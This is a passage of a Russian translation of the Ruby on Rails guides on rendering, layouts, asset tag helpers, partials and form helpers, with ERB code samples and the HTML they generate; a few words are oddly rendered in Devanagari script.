
С таким кодом браузер сделает новый запрос для индексной страницы, код в методе `index` запустится, и все будет хорошо.

Единственный недостаток этого кода в том, что он требует круговорот через браузер: браузер запрашивает экшн `show` с помощью `/books/1`, и контроллер обнаруживает, что книг нет, поэтому отправляет отклик-перенаправление 301 браузеру, сообщающий перейти на `/books/`, браузер выполняет и посылает новый запрос контроллеру, теперь запрашивая экшн `index`, затем контроллер получает все книги в базе данных и рендерит шаблон `index`, отправляет его обратно браузеру, который затем показывает его на экране.

Пока это небольшое приложение, такое состояние не может быть проблемой, но иногда стоит подумать, если время отклика важно. Можем продемонстрировать один из способов управления этим с помощью хитрого примера:

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by_id(params[:id])
  if @book.nil?
    @books = Book.all
    render "index", :alert => 'Your book was not found!'
  end
end
```

Это обнаружит, что нет книг с определенным ID, заполнит переменную экземпляра `@books` всеми книгами в модели, и затем напрямую отрендерит шаблон `index.html.erb`, возвратив его браузеру с предупреждающим сообщением в `flash`, сообщаящим пользователю, что произошло.

Использование `head` для создания отклика, содержащего только заголовок

Метод `head` существует, чтобы позволить возвращать отклики браузеру, содержащие только заголовки. Он представляет более явную альтернативу вызова `render :nothing`. Метод `head` принимает один параметр, который интерпретируется как хэш имен заголовков и значений. Например, можете вернуть только заголовок ошибки:

```
head :bad_request
```

Это создаст следующий заголовок:

```
HTTP/1.1 400 Bad Request
Connection: close
Date: Sun, 24 Jan 2010 12:15:53 GMT
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
X-Runtime: 0.013483
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

Или можете использовать другие заголовки HTTP для передачи другой информации:

```
head :created, :location => photo_path(@photo)
```

Что создаст:

```
HTTP/1.1 201 Created
Connection: close
Date: Sun, 24 Jan 2010 12:16:44 GMT
Transfer-Encoding: chunked
Location: /photos/1
Content-Type: text/html; charset=utf-8
X-Runtime: 0.083496
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

Структурирование макетов (часть первая)

Когда Rails рендерит выюху как отклик, он делает это путем объединения выюхи с текущим макетом, используя правила для нахождения текущего макета, которые мы рассмотрели ранее. В макетах у вас есть доступ к трем инструментам объединения различных кусочков результата для формирования общего отклика:

- Тэги ресурсов
- `yield` и `content_for`
- Партиалы

В этой части мы рассмотрим теги ресурсов. Во [второй части](#) `yield` и `content_for`. И в [третьей части](#), соответственно, партиалы и вложенные макеты.

Хелперы ресурсных тегов

Хелперы ресурсных тегов представляют методы для создания HTML, связывающие выюхи с ресурсами, такими как каналы, Javascript, таблицы стилей, изображения, видео и аудио. Есть шесть типов хелперов ресурсных тегов:

- `auto_discovery_link_tag`
- `javascript_include_tag`
- `stylesheet_link_tag`
- `image_tag`
- `video_tag`
- `audio_tag`

Эти теги можно использовать в макетах или других выюхах, хотя `auto_discovery_link_tag`, `javascript_include_tag`, and `stylesheet_link_tag` как правило используются в разделе `<head>` макета.

Хелперы ресурсных тегов *не* проверяют существование ресурсов по определенному месту положения; они просто предполагают, что вы знаете, что делаете, и создают ссылку.

Присоединение каналов с помощью `auto_discovery_link_tag`

Хелпер `auto_discovery_link_tag` создает HTML, который многие браузеры и ньюзгруппы могут использовать для определения наличия каналов RSS или ATOM. Он принимает тип ссылки (`:rss` или `:atom`), хэш опций, которые передаются через `url_for`, и хэш опций для тега:

```
<%= auto_discovery_link_tag(:rss, {:action => "feed"},
  {:title => "RSS Feed"}) %>
```

Вот три опции тега, доступные для `auto_discovery_link_tag`:

- `:rel` определяет значение `rel` в ссылке. Значение по умолчанию "alternate"
- `:type` определяет явный тип MIME. Rails генерирует подходящий тип MIME автоматически
- `:title` определяет заголовок ссылки. Значение по умолчанию это значение `:type` в верхнем регистре, например, "ATOM" или "RSS".

Присоединение файлов Javascript с помощью `javascript_include_tag`

Хелпер `javascript_include_tag` возвращает HTML тег `script` для каждого предоставленного источника.

При использовании Rails с включенным [Asset Pipeline](#) enabled, этот хелпер создаст ссылку на `/assets/javascripts/`, а не на `public/javascripts`, что использовалось в прежних версиях Rails. Эта ссылка обслуживается гемом Sprockets, представленным в Rails 3.1.

Файл JavaScript в приложении Rails или engine Rails размещается в одном из трех мест: `app/assets`, `lib/assets` или `vendor/assets`. Эти места детально описаны в [разделе про организацию ресурсов в руководстве по Asset Pipeline](#)

Можно определить полный путь относительно корня документа или URL, по желанию. Например, сослаться на файл JavaScript, находящийся в директории с именем `javascripts` в одной из `app/assets`, `lib/assets` или `vendor/assets`, можно так:

```
<%= javascript_include_tag "main" %>
```

Rails тогда выдаст такой `script`:

```
<script src='/assets/main.js' type="text/javascript"></script>
```

Затем запрос к этому ресурсу будет обслужен гемом Sprockets.

Чтобы включить несколько файлов, таких как `app/assets/javascripts/main.js` и `app/assets/javascripts/columns.js` за один раз:

```
<%= javascript_include_tag "main", "columns" %>
```

Чтобы включить `app/assets/javascripts/main.js` и `app/assets/javascripts/photos/columns.js`:

```
<%= javascript_include_tag "main", "/photos/columns" %>
```

Чтобы включить `http://example.com/main.js`:

```
<%= javascript_include_tag "http://example.com/main.js" %>
```

Если приложение не использует файлопровод (asset pipeline) defaults загружает библиотеки jQuery по умолчанию:

```
<%= javascript_include_tag :defaults %>
```

Выдаст такие теги `script`:

```
<script src="/javascripts/jquery.js" type="text/javascript"></script>
<script src="/javascripts/jquery_ujs.js" type="text/javascript"></script>
```

Эти два файла для jQuery, `jquery.js` и `jquery_ujs.js`, должны быть помещены в `public/javascripts`, если приложение не использует файлопровод. Эти файлы могут быть скачаны из [репозитория jquery-rails на GitHub](#)

При использовании файлопровода этот тег отрендерит тег `script` для ресурса по имени `defaults.js`, несуществующего в вашем приложении, если вы явно не определили его.

Разумеется, можно переопределить список `:defaults` в `config/application.rb`:

```
config.action_view.javascript_expansions[:defaults] = %w(foo.js bar.js)
```

Также можно определить новые значения по умолчанию.

```
config.action_view.javascript_expansions[:projects] = %w(projects.js tickets.js)
```

А затем использовать их, ссылаясь так же, как на `:defaults`:

```
<%= javascript_include_tag :projects %>
```

При использовании `:defaults`, если файл `application.js` существует в `public/javascripts`, он также будет включен в конец.

Также, если отключен файлопровод, опция `all` загружает каждый файл `javascript` в `public/javascripts`:

```
<%= javascript_include_tag :all %>
```

Отметьте, что сначала будут включены выбранные по умолчанию, поскольку они могут требоваться во всех последующих файлах.

Также можете применить опцию `:recursive` для загрузки файлов в подпапках `public/javascripts`:

```
<%= javascript_include_tag :all, :recursive => true %>
```

Если вы загружаете несколько файлов `javascript`, то можете объединить несколько файлов в единую загрузку. Чтобы сделать это, определите `:cache => true` в вашем `javascript_include_tag`:

```
<%= javascript_include_tag "main", "columns", :cache => true %>
```

По умолчанию, объединенный файл будет доставлен как `javascripts/all.js`. Вместо него вы можете определить расположение для кэшированного активного файла:

```
<%= javascript_include_tag "main", "columns",
  :cache => 'cache/main/display' %>
```

Можно даже использовать динамические пути, такие как `cache/#{current_site}/main/display`.

Присоединение файлов CSS с помощью `stylesheet_link_tag`

Хелпер `stylesheet_link_tag` возвращает HTML тег `<link>` для каждого предоставленного источника.

При использовании Rails с включенным “Asset Pipeline”, Этот хелпер создаст ссылку на `/assets/stylesheet/`. Эта ссылка будет затем обработана гемом Sprockets. Файл таблицы стилей может быть размещен в одном из трех мест: `app/assets`, `lib/assets` или `vendor/assets`.

Можно определить полный путь относительно корня документа или URL. Например, на файл таблицы стилей в директории `stylesheets`, размещенной в одной из `app/assets`, `lib/assets` или `vendor/assets`, можно сослаться так:

```
<%= stylesheet_link_tag "main" %>
```

Чтобы включить `app/assets/stylesheets/main.css` и `app/assets/stylesheets/columns.css`:

```
<%= stylesheet_link_tag "main", "columns" %>
```

Чтобы включить `app/assets/stylesheets/main.css` и `app/assets/stylesheets/photos/columns.css`:

```
<%= stylesheet_link_tag "main", "/photos/columns" %>
```

Чтобы включить `http://example.com/main.css`:

```
<%= stylesheet_link_tag "http://example.com/main.css" %>
```

По умолчанию `stylesheet_link_tag` создает ссылки с `media="screen" rel="stylesheet" type="text/css"`. Можно переопределить любое из этих дефолтных значений, указав соответствующую опцию (`:media`, `:rel`, or `:type`):

```
<%= stylesheet_link_tag "main_print", :media => "print" %>
```

Если файлопровод отключен, опция `all` делает ссылки на каждый файл CSS в `public/stylesheets`:

```
<%= stylesheet_link_tag :all %>
```

Также можете применить опцию `:recursive` для загрузки файлов в подпапках `public/stylesheets`:

```
<%= stylesheet_link_tag :all, :recursive => true %>
```

Если вы загружаете несколько файлов CSS, то можете объединить несколько файлов в единую загрузку. Чтобы сделать это, определите. Чтобы сделать это, определите `:cache => true` в Вашем `stylesheet_link_tag`:

```
<%= stylesheet_link_tag "main", "columns", :cache => true %>
```

По умолчанию, объединенный файл будет доставлен как `stylesheets/all.css`. Вместо него вы можете определить расположение для кэшированного активного файла:

```
<%= stylesheet_link_tag "main", "columns",  
  :cache => 'cache/main/display' %>
```

Можно даже использовать динамические пути, такие как `cache/#{current_site}/main/display`.

Присоединение изображений с помощью `image_tag`

Хелпер `image_tag` создает HTML тег `` для определенного файла. По умолчанию файлы загружаются из `public/images`, отметьте, вы должны определить расширение, прежние версии Rails позволяли вызвать всего лишь имя изображения и добавляли `.png`, если расширение не было задано, Rails 3.0 так не делает.

```
<%= image_tag "header.png" %>
```

Вы можете предоставить путь к изображению, если желаете:

```
<%= image_tag "icons/delete.gif" %>
```

Вы можете предоставить хэш дополнительных опций HTML:

```
<%= image_tag "icons/delete.gif", {:height => 45} %>
```

Можете предоставить альтернативное изображение для отображения по наведению мыши:

```
<%= image_tag "home.gif", :onmouseover => "menu/home_highlight.gif" %>
```

Или альтернативный текст, если пользователь отключил показ изображений в браузере, если вы не определили явно тег `alt`, по умолчанию будет указано имя файла с большой буквы и без расширения, например, эти два тега изображения возвратят одинаковый код:

```
<%= image_tag "home.gif" %>  
<%= image_tag "home.gif", :alt => "Home" %>
```

Можете указать специальный тег `size` в формате `"{width}x{height}"`:

```
<%= image_tag "home.gif", :size => "50x20" %>
```

В дополнение к вышеописанным специальным тегам, можно предоставить итоговый хэш стандартных опций HTML, таких как `:class`, или `:id`, или `:name`:

```
<%= image_tag "home.gif", :alt => "Go Home",  
  :id => "HomeImage",
```



```
:class => 'nav_bar' %>
```

Присоединение видео с помощью video_tag

Хелпер video_tag создает тег HTML 5 <video> для определенного файла. По умолчанию файлы загружаются из public/videos.

```
<%= video_tag "movie.ogg" %>
```

Создаст

```
<video src="/videos/movie.ogg" />
```

Подобно image_tag, можно предоставить путь или абсолютный, или относительный к директории public/videos. Дополнительно можно определить опцию :size => "#{width}x#{height}", как и в image_tag. Теги видео также могут иметь любые опции HTML, определенные в конце (id, class и др.).

Тег видео также поддерживает все HTML опции <video> с помощью хэша HTML опций, включая:

- :poster => 'image_name.png', предоставляет изображение для размещения вместо видео до того, как оно начнет проигрываться.
- :autoplay => true, запускает проигрывание по загрузке страницы.
- :loop => true, запускает видео сначала, как только оно достигает конца.
- :controls => true, предоставляет пользователю поддерживаемые браузером средства управления для взаимодействия с видео.
- :autobuffer => true, файл видео предварительно загружается для пользователя по загрузке страницы.

Также можно определить несколько видео для проигрывания, передав массив видео в video_tag:

```
<%= video_tag ["trailer.ogg", "movie.ogg"] %>
```

Это создаст:

```
<video><source src="trailer.ogg" /><source src="movie.ogg" /></video>
```

Присоединение аудиофайлов с помощью audio_tag

Хелпер audio_tag создает тег HTML 5 <audio> для определенного файла. По умолчанию файлы загружаются из public/audios.

```
<%= audio_tag "music.mp3" %>
```

Если хотите, можете предоставить путь к аудио файлу:

```
<%= audio_tag "music/first_song.mp3" %>
```

Также можно предоставить хэш дополнительных опций, таких как :id, :class и т.д.

Подобно video_tag, audio_tag имеет специальные опции:

- :autoplay => true, начинает воспроизведение аудио по загрузке страницы
- :controls => true, предоставляет пользователю поддерживаемые браузером средства управления для взаимодействия с аудио.
- :autobuffer => true, файл аудио предварительно загружается для пользователя по загрузке страницы.

Структурирование макетов (часть вторая)

[>>> Первая часть](#)

Понимание yield

В контексте макета, yield определяет раздел, где должно быть вставлено содержимое из вьюхи. Самый простой способ его использования это иметь один yield там, куда вставится все содержимое вьюхи, которая в настоящий момент рендериться:

```
<html>
  <head>
  </head>
  <body>
    <%= yield %>
  </body>
</html>
```

Также можете создать макет с несколькими областями yield:

```
<html>
  <head>
    <%= yield :head %>
  </head>
```

```
<body>
  <%= yield %>
</body>
</html>
```

Основное тело व्यूхи всегда рендериться в неименованный `yield`. Чтобы рендерить содержимое в именнованный `yield`, используйте метод `content_for`.

Использование метода `content_for`

Метод `content_for` позволяет вставить содержимое в блок `yield` в вашем макете. `content_for` можно использовать только для вставки содержимого в именнованные `yields`. Например, эта व्यूха будет работать с макетом, который вы только что видели:

```
<% content_for :head do %>
  <title>A simple page</title>
<% end %>

<p>Hello, Rails!</p>
```

Результат рендеринга этой страницы в макет будет таким HTML:

```
<html>
  <head>
    <title>A simple page</title>
  </head>
  <body>
    <p>Hello, Rails!</p>
  </body>
</html>
```

Метод `content_for` очень полезен, когда ваш макет содержит отдельные области, такие как боковые панели или футеры, в которые нужно вставить свои блоки содержимого. Это также полезно при вставке тегов, загружающих специфичные для страницы файлы javascript или css в head общего макета.

Структурирование макетов (часть третья)

[>>> Первая часть](#)

[>>> Вторая часть](#)

Использование партиалов

Частичные шаблоны — также называемые “партиалы” — являются еще одним устройством для раскладывания процесса рендеринга на более управляемые части. С партиалами можно перемещать код для рендеринга определенных кусков отклика в свои отдельные файлы.

Именование партиалов

Чтобы отрендерить партиал как часть व्यूхи, используем метод `render` внутри व्यूхи и включаем опцию `:partial`:

```
<%= render "menu" %>
```

Это отрендерит файл, названный `_menu.html.erb` в этом месте при рендеринге व्यूхи. Отметьте начальный символ подчеркивания: файлы партиалов начинаются со знака подчеркивания для отличия их от обычных व्यूх, хотя в вызове они указаны без подчеркивания. Это справедливо даже тогда, когда партиалы вызываются из другой папки:

```
<%= render "shared/menu" %>
```

Этот код затянет партиал из `app/views/shared/_menu.html.erb`.

Использование партиалов для упрощения व्यूх

Партиалы могут использоваться как эквивалент подпрограмм: способ убрать подробности из व्यूхи так, чтобы можно было легче понять, что там происходит. Например, у вас может быть такая व्यूха:

```
<%= render "shared/ad_banner" %>

<h1>Products</h1>

<p>Here are a few of our fine products:</p>
...

<%= render "shared/footer" %>
```

Здесь партиалы `_ad_banner.html.erb` и `_footer.html.erb` могут содержать контент, размещенный на многих страницах вашего приложения. Вам не нужно видеть подробностей этих разделов, когда вы сосредотачиваетесь на определенной странице.

Для содержимого, располагаемого на всех страницах вашего приложения, можете использовать партиалы прямо в макетах.

Макет партиалов

Партиал может использовать свой собственный файл макета, подобно тому, как вьюха может использовать макет. Например, можете вызвать подобный партиал:

```
<%= render :partial => "link_area", :layout => "graybar" %>
```

Это найдет партиал с именем `_link_area.html.erb` и отрендерит его, используя макет `_graybar.html.erb`. Отметьте, что макеты для партиалов также начинаются с подчеркивания, как и обычные партиалы, и размещаются в той же папке с партиалами, которым они принадлежат (не в основной папке `layouts`).

Также отметьте, что явное указание `partial` необходимо, когда передаются дополнительные опции, такие как `layout`

Передача локальных переменных

В партиалы также можно передавать локальные переменные, что делает их более мощными и гибкими. Например, можете использовать такую технику для уменьшения дублирования между страницами `new` и `edit`, сохранив немного различающееся содержимое:

- `new.html.erb`

```
<h1>New zone</h1>
<%= error_messages_for :zone %>
<%= render :partial => "form", :locals => { :zone => @zone } %>
```

- `edit.html.erb`

```
<h1>Editing zone</h1>
<%= error_messages_for :zone %>
<%= render :partial => "form", :locals => { :zone => @zone } %>
```

- `_form.html.erb`

```
<%= form_for(zone) do |f| %>
  <p>
    <b>Zone name</b><br />
    <%= f.text_field :name %>
  </p>
  <p>
    <%= f.submit %>
  </p>
<% end %>
```

Хотя тот же самый партиал будет рендерен в обоих вьюхах, хелпер Action View's `submit` возвратит "Create Zone" для экшна `new` и "Update Zone" для экшна `edit`.

Каждый партиал также имеет локальную переменную с именем, как у партиала (без подчеркивания). Можете передать объект в эту локальную переменную через опцию `:object`:

```
<%= render :partial => "customer", :object => @new_customer %>
```

В партиале `customer` переменная `customer` будет указывать на `@new_customer` из родительской вьюхи.

В предыдущих версиях Rails, дефолтная локальная переменная будет искать переменную экземпляра с тем же именем, как у партиала, в родителе. Эта возможность устарела в Rails 2.2 и была убрана в Rails 3.0.

Если имеете экземпляр модели для рендера в партиале, можете использовать краткий синтаксис:

```
<%= render @customer %>
```

Предположим, что переменная `@customer` содержит экземпляр модели `Customer`, это использует `_customer.html.erb` для ее рендера и передаст локальную переменную `customer` в партиал, к которой будет присвоена переменная экземпляра `@customer` в родительской вьюхе.

Рендеринг коллекций

Партиалы часто полезны для рендеринга коллекций. Когда коллекция передается в партиал через опцию `:collection`, партиал будет вставлен один раз для каждого члена коллекции:

- `index.html.erb`

```
<h1>Products</h1>
<%= render :partial => "product", :collection => @products %>
```

- `_product.html.erb`

```
<p>Product Name: <%= product.name %></p>
```

Когда партиал вызывается с коллекцией во множественном числе, то каждый отдельный экземпляр партиала имеет доступ к члену коллекции, подлежащей рендеру, через переменную с именем партиала. В нашем случае партиал `_product`, и в партиале `_product` можете обращаться к `product` для получения экземпляра, который рендерится.

В Rails 3.0 имеется также сокращения для этого, предположив, что `@posts` является коллекцией экземпляров `post`, можете просто сделать так в `index.html.erb`:

```
<h1>Products</h1>
<%= render @products %>
```

Что приведет к такому же результату.

Rails определяет имя партиала, изучая имя модели в коллекции. Фактически можете даже создать неоднородную коллекцию и рендерить таким образом, и Rails подберет подходящий партиал для каждого члена коллекции:

В случае, если коллекция пустая, `render` возвратит `nil`, поэтому очень просто предоставить альтернативное содержимое.

```
<h1>Products</h1>
<%= render(@products) || 'There are no products available.' %>
```

- `index.html.erb`

```
<h1>Contacts</h1>
<%= render [customer1, employee1, customer2, employee2] %>
```

- `customers/_customer.html.erb`

```
<p>Customer: <%= customer.name %></p>
```

- `employees/_employee.html.erb`

```
<p>Employee: <%= employee.name %></p>
```

В этом случае Rails использует партиалы `customer` или `employee` по мере необходимости для каждого члена коллекции.

Локальные переменные

Чтобы использовать пользовательские имена локальных переменных в партиале, определите опцию `:as` в вызове партиала:

```
<%= render :partial => "product", :collection => @products, :as => :item %>
```

С этим изменением можете получить доступ к экземпляру коллекции `@products` через локальную переменную `item` в партиале.

Также можно передавать произвольные локальные переменные в любой партиал, который Вы рендерите с помощью опции `:locals => {}`:

```
<%= render :partial => 'products', :collection => @products,
          :as => :item, :locals => {:title => "Products Page"} %>
```

Отрендерит партиал `_products.html.erb` один на каждый экземпляр `product` в переменной экземпляра `@products`, передав экземпляр в партиал как локальную переменную по имени `item`, и для каждого партиала сделает доступной локальную переменную `title` со значением `Products Page`.

Rails также создает доступную переменную счетчика в партиале, вызываемом коллекцией, названную по имени члена коллекции с добавленным `_counter`. Например, если рендерите `@products`, в партиале можете обратиться к `product_counter`, который говорит, сколько раз партиал был рендерен. Это не работает в сочетании с опцией `:as => :value`.

Также можете определить второй партиал, который будет рендерен между экземплярами главного партиала, используя опцию `:spacer_template`:

Промежуточные шаблоны

```
<%= render @products, :spacer_template => "product_ruler" %>
```

Rails отрендерит партиал `_product_ruler` (без переданных в него данных) между каждой парой партиалов `_product`.

Использование вложенных макетов

Возможно, ваше приложение потребует макет, немного отличающийся от обычного макета приложения, для поддержки одного определенного контроллера. Вместо повторения главного макета и редактирования его, можете выполнить это с помощью вложенных макетов (иногда называемых подшаблонами). Вот пример:

Предположим, имеется макет ApplicationController:

- `app/views/layouts/application.html.erb`

```
<html>
<head>
  <title><%= @page_title or 'Page Title' %></title>
  <%= stylesheet_link_tag 'layout' %>
  <style type="text/css"><%= yield :stylesheets %></style>
</head>
<body>
  <div id="top_menu">Top menu items here</div>
  <div id="menu">Menu items here</div>
  <div id="content"><%= content_for?(:content) ? yield(:content) : yield %></div>
</body>
</html>
```

На страницах, создаваемых NewsController, вы хотите спрятать верхнее меню и добавить правое меню:

- `app/views/layouts/news.html.erb`

```
<%= content_for :stylesheets do %>
  #top_menu {display: none}
  #right_menu {float: right; background-color: yellow; color: black}
<% end %>
<%= content_for :content do %>
  <div id="right_menu">Right menu items here</div>
  <%= content_for?(:news_content) ? yield(:news_content) : yield %>
<% end %>
<%= render :template => 'layouts/application' %>
```

Вот и все. Вьюхи News будут использовать новый макет, прячущий верхнее меню и добавляющий новое правое меню в "content" div.

Имеется несколько способов получить похожие результаты с различными подшаблонными схемами, используя эту технику. Отметьте, что нет ограничений на уровень вложенности. Можно использовать метод `ActionView::render` через `render :file => 'layouts/news'`, чтобы основать новый макет на основе макета News. Если думаете, что не будете подшаблонить макет News, можете заменить строку `content_for?(:news_content) ? yield(:news_content) : yield` простым `yield`.

6. Хелперы форм Rails

Формы в веб-приложениях это существенный интерфейс для пользовательского ввода. Однако, разметка форм может быстро стать нудной в написании и поддержке, в связи с именованием элементов форм и их числовыми атрибутами. Rails разбирается с этими сложностями, предоставляя хелперы выюх для создания разметки форм. Однако, поскольку они имеют разные принципы использования, разработчикам нужно знать все различия между похожими методами хелперов, прежде чем начать их использовать.

С этим руководством вы сможете:

- Создавать формы поиска и подобного рода формы, не представляющие определенную модель вашего приложения
- Создавать модельно-ориентированные формы для создания и редактирования определенных записей базы данных
- Создавать селект-боксы с различными типами данных
- Понимать хелперы даты и времени, предоставленные Rails
- Изучить, чем необычна форма загрузки файлов
- Изучить некоторые способы создания форм для внешних ресурсов
- Выяснить, где почитать про сложные формы

Это руководство не претендует на полную документацию по доступным хелперам форм и их аргументам. Если нужна полная информация, посетите [документацию по Rails API](#).

Разбираемся с простыми формами

Самый простой хелпер форм это `form_tag`.

```
<%= form_tag do %>
  Содержимое формы
<% end %>
```

При подобном вызове без аргументов, он создает тег `<form>`, который, при отправке, отправит POST к текущей странице. Например, предположим текущая страница `/home/index`, тогда сгенерированный HTML будет выглядеть так (некоторые переводы строк добавлены для читаемости):

```
<form accept-charset="UTF-8" action="/home/index" method="post">
  <div style="margin:0;padding:0">
    <input name="utf8" type="hidden" value="#x2713;" />
    <input name="authenticity_token" type="hidden" value="f755bb0ed134b76c432144748a6d4b7a7ddf2b71" />
  </div>
  Form contents
</form>
```

Можно увидеть, что HTML содержит нечто дополнительное: элемент `div` с двумя скрытыми `input` внутри. Этот `div` важен, поскольку без него форма не может быть успешно отправлена. Первый элемент `input` с именем `utf8` обеспечивает, чтобы браузер правильно относился к кодировке вашей формы, он генерируется для всех форм, у которых `action` равен "GET" или "POST". Второй элемент `input` с именем `authenticity_token` является особенностью безопасности Rails, называемой **защитой от подделки межсайтовых запросов**, и хелперы форм генерируют его для каждой формы, у которых `action` не "GET" (если эта особенность безопасности включена). Подробнее об этом можно прочитать в [Руководстве Ruby On Rails по безопасности](#).

На всем протяжении этого руководства, `div` со скрытыми элементами `input` будет исключаться для краткости.

Характерная форма поиска

Одной из наиболее простых форм, встречающихся в вебе, является форма поиска. Эта форма содержит:

1. элемент формы с методом "GET",
2. метку для поля ввода,
3. элемент поля ввода текста и
4. элемент отправки.

Чтобы создать эту форму, используем, соответственно, `form_tag`, `label_tag`, `text_field_tag` и `submit_tag`. Как здесь:

```
<%= form_tag("/search", :method => "get") do %>
  <%= label_tag(:q, "Search for:") %>
  <%= text_field_tag(:q) %>
  <%= submit_tag("Search") %>
<% end %>
```

Это создаст следующий HTML:

```
<form accept-charset="UTF-8" action="/search" method="get">
  <label for="q">Search for:</label>
  <input id="q" name="q" type="text" />
  <input name="commit" type="submit" value="Search" />
</form>
```

Для каждого поля формы генерируется атрибут ID из его имени ("q" в примере). Эти ID могут быть очень полезны для стилей CSS или управления полями форм с помощью JavaScript.

Кроме `text_field_tag` и `submit_tag` имеется похожий хелпер для *каждого* элемента управления формой в HTML.

Всегда используйте “GET” как метод для форм поиска. Это позволит пользователям сохранить в закладки определенный поиск и потом вернуться к нему. В более общем плане Rails призывает вас использовать правильный метод HTTP для экшна.

Несколько хэшей в вызовах хелпера формы

Хелпер `form_tag` принимает 2 аргумента: путь для экшна и хэш опций. Этот хэш определяет метод отправки формы и опции HTML, такие как класс элемента `form`.

Как в случае с хелпером `link_to`, аргумент пути не обязан быть указан в строке. Это может быть хэш параметров URL, распознаваемый механизмом маршрутизации Rails, преобразующим хэш в валидный URL. Однако, если оба аргумента для `form_tag` хэши, можно легко получить проблему, если захотите определить оба. Например, вы напишите так:

```
form_tag(:controller => "people", :action => "search", :method => "get", :class => "nifty_form")
# => '<form accept-charset="UTF-8" action="/people/search?method=get&class=nifty_form" method="post">'
```

Здесь методы `method` и `class` присоединены к строке запроса сгенерированного URL, поскольку, хотя вы и хотели передать два хэша, фактически вы передали один. Чтобы сообщить об этом Ruby, следует выделить первый хэш (или оба хэша) фигурными скобками. Это создаст HTML, который вы ожидаете:

```
form_tag({:controller => "people", :action => "search"}, :method => "get", :class => "nifty_form")
# => '<form accept-charset="UTF-8" action="/people/search" method="get" class="nifty_form">'
```

Хелперы для создания элементов форм

Rails предоставляет ряд хелперов для генерации элементов форм, таких как чекбоксы, текстовые поля, радио-кнопки и так далее. Эти простые хелперы с именами, оканчивающимися на “_tag” (такие как `text_field_tag` и `checkbox_tag`), генерируют отдельный элемент `<input>`. Первый параметр у них это всегда имя поля. Когда форма отправлена, имя будет передано среди данных формы, и, в свою очередь, помещено в хэш `params` со значением, введенным пользователем в это поле. Например, если форма содержит , то значение для этого поля можно получить в контроллере с помощью `params[:query]`.

При именовании полей Rails использует определенные соглашения, делающие возможным отправлять параметры с нескаллярными величинами, такие как массивы и хэши, которые также будут доступны в `params`. Об этом можно прочесть в [разделе про именование параметров](#). Для подробностей по точному использованию этих хелперов, обратитесь к [документации по API](#).

Чекбоксы

Чекбоксы это элементы управления формой, которые дают пользователю ряд опций, которые он может включить или выключить:

```
<%= checkbox_tag(:pet_dog) %>
<%= label_tag(:pet_dog, "I own a dog") %>
<%= checkbox_tag(:pet_cat) %>
<%= label_tag(:pet_cat, "I own a cat") %>
```

Это создаст следующее:

```
<input id="pet_dog" name="pet_dog" type="checkbox" value="1" />
<label for="pet_dog">I own a dog</label>
<input id="pet_cat" name="pet_cat" type="checkbox" value="1" />
<label for="pet_cat">I own a cat</label>
```

Первый параметр у `checkbox_tag`, разумеется, это имя поля. Второй параметр, естественно, это значение поля. Это значение будет включено в данные формы (и будет присутствовать в `params`), когда чекбокс нажат.

Радио-кнопки

Радио-кнопки, чем-то похожие на чекбоксы, это элементы управления, которые определяют набор взаимоисключающих опций (т.е. пользователь может выбрать только одну):

```
<%= radio_button_tag(:age, "child") %>
<%= label_tag(:age_child, "I am younger than 21") %>
<%= radio_button_tag(:age, "adult") %>
<%= label_tag(:age_adult, "I'm over 21") %>
```

Результат:

```
<input id="age_child" name="age" type="radio" value="child" />
<label for="age_child">I am younger than 21</label>
<input id="age_adult" name="age" type="radio" value="adult" />
<label for="age_adult">I'm over 21</label>
```

Как и у `checkbox_tag`, второй параметр для `radio_button_tag` это значение поля. Так как эти две радио-кнопки имеют одинаковое имя (`age`), пользователь может выбрать одну, и `params[:age]` будет содержать или “child” или “adult”.

Всегда используйте метки (labels) для чекбоксов и радио-кнопок. Они связывают текст с определенной опцией и упрощают ввод, предоставляя большее пространство для щелчка.

Другие интересные хелперы

Среди других элементов управления формой стоит упомянуть текстовое поле, поле пароля, скрытое поле, поля поиска, ввода телефона, url и email:

```
<%= text_area_tag(:message, "Hi, nice site", :size => "24x6") %>
<%= password_field_tag(:password) %>
<%= hidden_field_tag(:parent_id, "5") %>
<%= search_field(:user, :name) %>
<%= telephone_field(:user, :phone) %>
<%= url_field(:user, :homepage) %>
<%= email_field(:user, :address) %>
```

результат:

```
<textarea id="message" name="message" cols="24" rows="6">Hi, nice site</textarea>
<input id="password" name="password" type="password" />
<input id="parent_id" name="parent_id" type="hidden" value="5" />
<input id="user_name" name="user[name]" size="30" type="search" />
<input id="user_phone" name="user[phone]" size="30" type="tel" />
<input id="user_homepage" size="30" name="user[homepage]" type="url" />
<input id="user_address" size="30" name="user[address]" type="email" />
```

Скрытые поля не отображаются пользователю, вместо этого они содержат данные, как и любое текстовое поле. Их значения могут быть изменены с помощью JavaScript.

Поля поиска, ввода телефона, url и email это элементы управления HTML5. Если необходимо, чтобы у вашего приложения была совместимость со старыми браузерами, вам необходим HTML5 polyfill (предоставляемый с помощью CSS и/или JavaScript). Хотя в таких решениях [нет недостатка](#), популярными инструментами на сегодняшний момент являются [Modernizr](#) и [yeepore](#), предоставляющие простой способ добавить функциональность, основанную на присутствии обнаруженных особенностей HTML5.

Если используются поля для ввода пароля (для любых целей), вы можете настроить свое приложение для предотвращения появления их значений в логах приложения. Это можно изучить в [Руководстве Ruby On Rails по безопасности](#).

Работаем с объектами модели

Хелперы объекта модели

Наиболее частыми задачами для форм являются редактирование или создание объекта модели. В то время как хелперы `*_tag`, конечно, могут быть использованы для этой задачи, они несколько многословны, так как для каждого тега вам придется обеспечить использование правильного имени параметра и установку подходящего значения поля по умолчанию. Rails предоставляет методы, подогнанные под эту задачу. У этих хелперов отсутствует суффикс `tag`, например, `text_field`, `text_area`.

У этих хелперов первый аргумент это имя переменной экземпляра, а второй это имя метода (обычно атрибутного), вызываемого для этого объекта. Rails установит значение элемента управления равным возвращаемому значению метода объекта и установит подходящее имя поля. Если ваш контроллер определил `@person` и имя этой персоны Henry, тогда форма, содержащая:

```
<%= text_field(:person, :name) %>
```

выдаст подобный результат

```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```

